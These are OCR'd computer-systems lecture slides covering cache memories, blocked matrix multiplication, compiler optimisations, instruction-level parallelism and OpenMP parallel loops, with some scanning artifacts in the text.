
129



130




131



132


General Cache Organization (S, E, B)



Cache size:
C = S x E x B data bytes

133

Intel Core i7 Cache Hierarchy



L1 i-cache and d-cache:
32 KB, 8-way,
Access: 4 cycles

L2 unified cache:
256 KB, 8-way,
Access: 10 cycles

L3 unified cache:
8 MB, 16-way,
Access: 40-75 cycles

Block size: 64 bytes for all caches.

134

Cache Performance Metrics

- Miss Rate
  - Fraction of memory references not found in cache (misses / accesses) = 1 – hit rate
  - Typical numbers (in percentages):
    - 3-10% for L1
    - can be quite small (e.g., < 1%) for L2, depending on size, etc.
- Hit Time
  - Time to deliver a line in the cache to the processor
    - includes time to determine whether the line is in the cache
  - Typical numbers:
    - 4 clock cycle for L1
    - 10 clock cycles for L2
- Miss Penalty
  - Additional time required because of a miss
    - typically 50-200 cycles for main memory (Trend: increasing!)

135

Writing Cache Friendly Code

- Make the common case go fast
  - Focus on the inner loops of the core functions
- Minimize the misses in the inner loops
  - Repeated references to variables are good (temporal locality)
  - Stride-1 reference patterns are good (spatial locality)

Key idea: Our qualitative notion of locality is quantified through our understanding of cache memories

136


The Memory Mountain

- Read throughput (read bandwidth)
  - Number of bytes read from memory per second (MB/s)
- Memory mountain: Measured read throughput as a function of spatial and temporal locality.
  - Compact way to characterize memory system performance.

137

The Memory Mountain

Core i7 Haswell
2.1 GHz
32 KB L1 d-cache
256 KB L2 cache
8 MB L3 cache
64 B block size




Read throughput (read bandwidth)

Number of bytes read from memory per second (MB/s)

138

Miss Rate Analysis for Matrix Multiply

- Assume:
  - Block size = 32B (big enough for four doubles)
  - Matrix dimension (N) is very large
    - Approximate 1/N as 0.0
  - Cache is not even big enough to hold multiple rows
- Analysis Method:
  - Look at access pattern of inner loop



139

Summary of Matrix Multiplication

```
for (i=0; i<n; i++) {
  for (j=0; j<n; j++) {
    sum=0.0;
    for (k=0; k<n; k++)
      sum+=a[i][k] * b[k][j];
    c[i][j] =sum;
  }
}
```

ijk (& jik):
- 2 loads, 0 stores
- misses/iter = 1.25

```
for (k=0; k<n; k++) {
  for (i=0; i<n; i++) {
    r =a[i][k];
    for (j=0; j<n; j++)
      c[i][j] +=r *
      b[k][j];
  }
}
```

kij (& ikj):
- 2 loads, 1 store
- misses/iter = 0.5

```
for (j=0; j<n; j++) {
  for (k=0; k<n; k++) {
    r =b[k][j];
    for (i=0; i<n; i++)
      c[i][j] +=a[i][k] *
      r;
  }
}
```

jki (& kji):
- 2 loads, 1 store
- misses/iter = 2.0

140

Blocked Matrix Multiplication

```
c =(double *) calloc(sizeof(double), n*n);

/* Multiply  n x n matrices  a and b */
void mmm(double *a, double *b, double *c, int n) {
    int i, j, k;
    for (i =0; i <n; i+=B) for
        (j =0; j <n; j+=B)
            for (k =0; k <n; k+=B)
                /* B x B mini matrix multiplications */
                for (i1 =i; i1 <i+B; i1++)
                    for (j1 =j; j1 <j+B; j1++)
                        for (k1 =k; k1 <k+B; k1++)
                            c[i1*n+j1] +=a[i1*n +k1]*b[k1*n +j1];
}
```

matmult/bmm.c


Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, Third Edition

73

141

Cache Miss Analysis

- Assume:
  - Cache block = 8 doubles
  - Cache size C<<n (much smaller than n)
  - Three blocks ■ fit into cache: $3B^2 < C$
- First (block) iteration:
  - $B^2/8$ misses for each block
  - $2n/B * B^2/8 = nB/4$ (omitting matrix c)
- Afterwards in cache (schematic)



Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, Third Edition

74

142

Blocking Summary

- No blocking: $(9/8) * n^3$
- Blocking: $1/(4B) * n^3$
- Suggest largest possible block size B, but limit $3B^2 < C$!
- Reason for dramatic difference:
  - Matrix multiplication has inherent temporal locality:
    - Input data: $3n^2$, computation $2n^3$
    - Every array elements used O(n) times!
  - But program has to be written properly

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, Third Edition

76

143

Program Optimization

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, ThirdEdition

1

144

Today

- Overview
- General y Useful Optimizations
  - Codemotion/precomputation
  - Strength reduction
  - Sharing of common subexpres ions
  - Removing un eces ary procedure ca ls
- Optimization Blockers
  - Procedure ca ls
  - Memory aliasing
- Exploiting Instruction Level Paral elism
- Dealing with Conditionals

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, ThirdEdition

General y Useful Optimizations

- Optimizations that you or the compiler should do regardless of processor/ compiler
- CodeMotion
  - Reduce frequency with which computation performed
    - If it will always produce same result
    - Especia ly moving code out of loop

```
void set_row(double *a, double *b,
   long i, long n)
{
    long j;
    for (j =0; j <n; j++)
        a[n*i+j] =b[j];
}
```

→

```
    long j;
    int ni =n*i;
    for (j =0; j <n; j++)
        a[ni+j] = b[j];
```

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, ThirdEdition

Compiler-Generated CodeMotion (-O1)

```
void set_row(double *a, double *b,
   long i, long n)
{
    long j;
    for (j =0; j <n; j++)
        a[n*i+j] =b[j];
}
```

```
    long j;
    long ni =n*i;
    double *rowp =a+ni;
    for (j =0; j <n; j++)
        *rowp++ = b[j];
```

```
set_row:
        testq   %rcx, %rcx              # Test n
        jle     .L1                     # If 0, goto done
        imulq   %rcx, %rdx              # ni =n*i
        leaq    (%rdi,%rdx,8), %rdx     # rowp =A+   ni*8
        movl    $0, %eax                # j = 0
.L3:                                    # loop:
        movsd   (%rsi,%rax,8), %xmm0    # t = b[j]
        movsd   %xmm0, (%rdx,%rax,8)    # M[A+ni*8 +j*8] =t
        addq    $1, %rax                # j++
        cmpq    %rcx, %rax              # j:n
        jne     .L3                     # if !=, goto loop
.L1:                                    # done:
        rep ; ret
```

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, ThirdEdition

Reduction in Strength

- Replace costly operation with simpler one
- Shift, add instead of multiply or divide
  16*x --> x << 4
  - Utility machine dependent
  - Depends on cost of multiply or divide instruction
    - On Intel Nehalem, integer multiply requires 3 CPU cycles
- Recognize sequence of products

```
for (i =  0; i < n; i++) {
   int ni = n*i;
   for (j =0; j <n; j++)
     a[ni +j] = b[j];
}
```

```
int ni =0;
for (i = 0; i < n; i++) {
   for (j = 0; j <n; j++)
      a[ni + j] = b[j];
   ni +=n;
}
```

Notes adapted from Bryant and O'Hallaron, Computer Systems: AProgrammer's Perspective, ThirdEdition

Share Common Subexpressions

- Reuse portions of expressions
- GCC will do this with –O1

```
/* Sum neighbors of i,j */
up =    val[(i-1)*n + j   ];
down =  val[(i+1)*n + j   ];
left =  val[i*n     + j-1];
right = val[i*n     + j+1];
sum = up + down + left + right;
```

3 multiplications: i*n, (i–1)*n,(i+1)*n

```
long inj = i*n + j;
up =    val[inj - n];
down =  val[inj + n];
left =  val[inj - 1];
right = val[inj + 1];
sum = up + down + left + right;
```

1 multiplication: i*n

```
leaq    1(%rsi), %rax   # i+1
leaq    -1(%rsi), %r8   # i-1
imulq   %rcx, %rsi      # i*n
imulq   %rcx, %rax      # (i+1)*n
imulq   %rcx, %r8       # (i-1)*n
addq    %rdx, %rsi      # i*n+j
addq    %rdx, %rax      # (i+1)*n+j
addq    %rdx, %r8       # (i-1)*n+j
```

```
imulq   %rcx, %rsi  # i*n
addq    %rdx, %rsi  # i*n+j
movq    %rsi, %rax  # i*n+j
subq    %rcx, %rax  # i*n+j-n
leaq    (%rsi,%rcx), %rcx # i*n+j+n
```


149

Improving Performance

```
void lower(char *s)
{
  size_t i;
  size_t len = strlen(s);
  for (i = 0; i < len; i++)
    if (s[i] >= 'A' && s[i] <= 'Z')
      s[i] -= ('A' - 'a');
}
```

- Move call to strlen outside of loop
- Since result does not change from one iteration to another
- Form of code motion

150

Optimization Blocker: Procedure Calls

- Why couldn't compiler move strlen out of inner loop?
  - Procedure may have side effects
    - Alters global state each time called
  - Function may not return same value for given arguments
    - Depends on other parts of global state
    - Procedure lower could interact with strlen
- Warning:
  - Compiler treats procedure call a sa black box
  - Weak optimizations near them
- Remedies:
  - Use of inline functions
    - GCC does this with –O1
      - Within single file
  - Do your own code motion

```
size_t lencnt = 0;
size_t strlen(const char *s)
{
    size_t length = 0;
    while (*s != '\0') {
       s++; length++;
    }
    lencnt += length;
    return length;
}
```


151

Removing Aliasing

```
/* Sum rows is of n X n matrix a
   and store in vector b  */
void sum_rows2(double *a, double *b, long n) {
    long i, j;
    for (i = 0; i < n; i++) {
        double val = 0;
        for (j = 0; j < n; j++)
            val += a[i*n + j];
        b[i] = val;
    }
}
```

```
# sum_rows2 inner loop
.L10:
        addsd   (%rdi), %xmm0      # FP load + add
        addq    $8, %rdi
        cmpq    %rax, %rdi
        jne     .L10
```

- Get in habit of introducing local variables
  - Accumulating within loops
  - Your way of telling compiler not to check for aliasing
- No need to store intermediate results

152

Exploiting Instruction-Level Parallelism

- Need general understanding of modern processor design
  - Hardware can execute multiple instructions in parallel
- Performance limited by data dependencies
- Simple transformations can yield dramatic performance improvement
  - Compilers often cannot make these transformations
  - Lack of associativity and distributivity in floating-point arithmetic

153


Basic Optimizations

```
void combine4(vec_ptr v, data_t *dest)
{
  long i;
  long length = vec_length(v);
  data_t *d = get_vec_start(v);
  data_t t = IDENT;
  for (i = 0; i < length; i++)
    t = t OP d[i];
  *dest = t;
}
```

- Move vec_length out of loop
- Avoid bound check on each cycle
- Accumulate in temporary

154

Modern CPU Design



155


Superscalar Processor

- Definition: A superscalar processor can issue and execute multiple instructions in one cycle. The instructions are retrieved from a sequential instruction stream and are usually scheduled dynamically.
- Benefit: without programming effort, superscalar processor can take advantage of the instruction level parallelism that most programs have
- Most modern CPUs are superscalar.
- Intel: since Pentium (1993)

156

Pipelined Functional Units

```
long mult_eg(long a, long b, long c) {
    long p1 = a*b;
    long p2 = a*c;
    long p3 = p1 * p2;
    return p3;
}
```



	Time						
	1	2	3	4	5	6	7
Stage 1	a*b	a*c			p1*p2		
Stage 2		a*b	a*c			p1*p2	
Stage 3			a*b	a*c			p1*p2

- Divide computation into stages
- Pass partial computations from stage to stage
- Stage i can start on new computation once values passed to i+1
- E.g., complete 3 multiplications in 7 cycles, even though each requires 3 cycles

157

Haswell CPU

- 8 Total Functional Units
- Multiple instructions can execute in parallel
  - 2 load, with add res computation
  - 1 store, with add res computation
  - 4 integer
  - 2 FP multiply
  - 1 FP add
  - 1 FP divide
- Some instructions take > 1 cycle, but can be pipelined

Instruction	Latency	Cycles/Issue
Load / Store	4	1
Integer Multiply	3	1
Integer/Long Divide	3-30	- 1
Single/Double FP Multiply	5	3 30
Single/Double FP Add	3	1
Single/Double FP Divide	3-15	- 1
		3 15

158

Loop Unrolling with Reassociation (2x1a)

```
void unroll2aa_combine(vec_ptr v, data_t *dest)
{
    long length = vec_length(v);
    long limit = length-1;
    data_t *d = get_vec_start(v);
    data_t x = IDENT;
    long i;
    /* Combine 2 elements at a time */
    for (i = 0; i < limit; i+=2) {
        x = x OP (d[i] OP d[i+1]);
    }
    /* Finish any remaining elements */
    for (; i < length; i++) {
        x = x OP d[i];
    }
    *dest = x;
}
```

Compare to before

```
x = (x OP d[i]) OP d[i+1];
```

- Can this change the result of the computation?
- Yes, for FP. Why?

159

Loop Unrolling with Separate Accumulators (2x2)

```
void unroll2a_combine(vec_ptr v, data_t *dest)
{
    long length = vec_length(v);
    long limit = length-1;
    data_t *d = get_vec_start(v);
    data_t x0 = IDENT;
    data_t x1 = IDENT;
    long i;
    /* Combine 2 elements at a time */
    for (i = 0; i < limit; i+=2) {
        x0 = x0 OP d[i];   x1
        = x1 OP d[i+1];
    }
    /* Finish any remaining elements */
    for (; i < length; i++) {
        x0 = x0 OP d[i];
    }
    *dest = x0 OP x1;
}
```

- Different form of reassociation

160

Unrolling & Accumulating

- Idea
  - Can unroll to any degree L
  - Can accumulate K results in parallel
  - L must be multiple of K
- Limitations
  - Diminishing returns
    - Cannot go beyond throughput limitations of execution units
  - Large overhead for short lengths
    - Finish off iterations sequentially

161

Branch Prediction

- Idea
  - Guess which way branch will go
  - Begin executing instructions at predicted position
    - But don't actually modify register or memory data

```
404663:  mov    $0x0,%eax
404668:  cmp    (%rdi),%rsi
40466b:  jge    404685
40466d:  mov    0x8(%rdi),%rax
  . . .
404685:  repz retq
```

Predict Taken

Begin Execution

162

Branch Prediction Through Loop

```
401029:  vmulsd  (%rdx),%xmm0,%xmm0
40102d:  add     $0x8,%rdx
401031:  cmp     %rax,%rdx
401034:  jne     401029
```

Assume vector length = 100

i = 98

Predict Taken (OK)

i = 99

Predict Taken (Oops)

i = 100

Read invalid location

i = 101

Executed

Fetched

- Cost of wrong prediction can be Multiple clock cycles on modern processor

163

Getting High Performance

- Good compiler and flags
- Don't do anything stupid
  - Watch out for hidden algorithmic inefficiencies
  - Write compiler-friendly code
    - Watch out for optimization blockers: procedure calls & memory references
  - Look carefully at innermost loops (where most work is done)
- Tune code for machine
  - Exploit instruction-level parallelism
  - Avoid unpredictable branches
  - Make code cache friendly (Covered later in course)

164

Intel® Software College

Domain Decomposition

First, decide how data elements should be divided among processors

Second, decide which tasks each processor should be doing


Example: Vector addition

165

Intel® Software College

Domain Decomposition

Find the largest element of an array



166

Intel® Software College

Task (Functional) Decomposition

First, divide tasks among processors


Second, decide which data elements are going to be accessed (read and/or written) by which processors

Example: Event-handler for GUI


167

Intel® Software College


Task Decomposition




168




169




170




171




172




173



174




175



176

Intel® Software College

The Threads Model



177

Intel® Software College

Pragma: parallel for

The compiler directive

```
#pragma omp parallel for
```

tells the compiler that the for loop which immediately follows can be executed in parallel

The number of loop iterations must be computable at run time before loop executes

Loop must not contain a break, return, or exit

Loop must not contain a goto to a label outside loop

178

Intel® Software College

Matching Threads with CPUs (cont.)

Function omp_set_num_threads allows you to set the number of threads that should be active in parallel sections of code

```
void omp_set_num_threads (int t);
```

The function can be called with different arguments at different points in the program

Example:

```
int t;
...
omp_set_num_threads (t);
```


179

Intel® Software College

Problem Solved with private Clause

```
main () {
int i, j, k;
float **a, **b;
...
for (k = 0; k < N; k++)
  #pragma omp parallel for private (j)
